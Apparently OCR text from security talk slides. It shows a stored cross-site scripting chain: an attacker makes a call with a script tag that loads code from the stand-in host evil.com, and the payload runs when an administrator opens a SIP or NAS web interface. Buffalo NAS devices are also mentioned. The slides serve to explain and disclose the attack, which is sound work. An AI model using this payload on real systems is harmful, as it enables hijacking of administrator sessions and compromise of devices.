


1 Attacker makes a call as

“`<script src="//evil.com/"></script>`”

2 Administrator accesses web interface

SIP XCS



1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

2 Administrator accesses web interface


3 Payload executes

NAS device


SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation



Massive exploitation

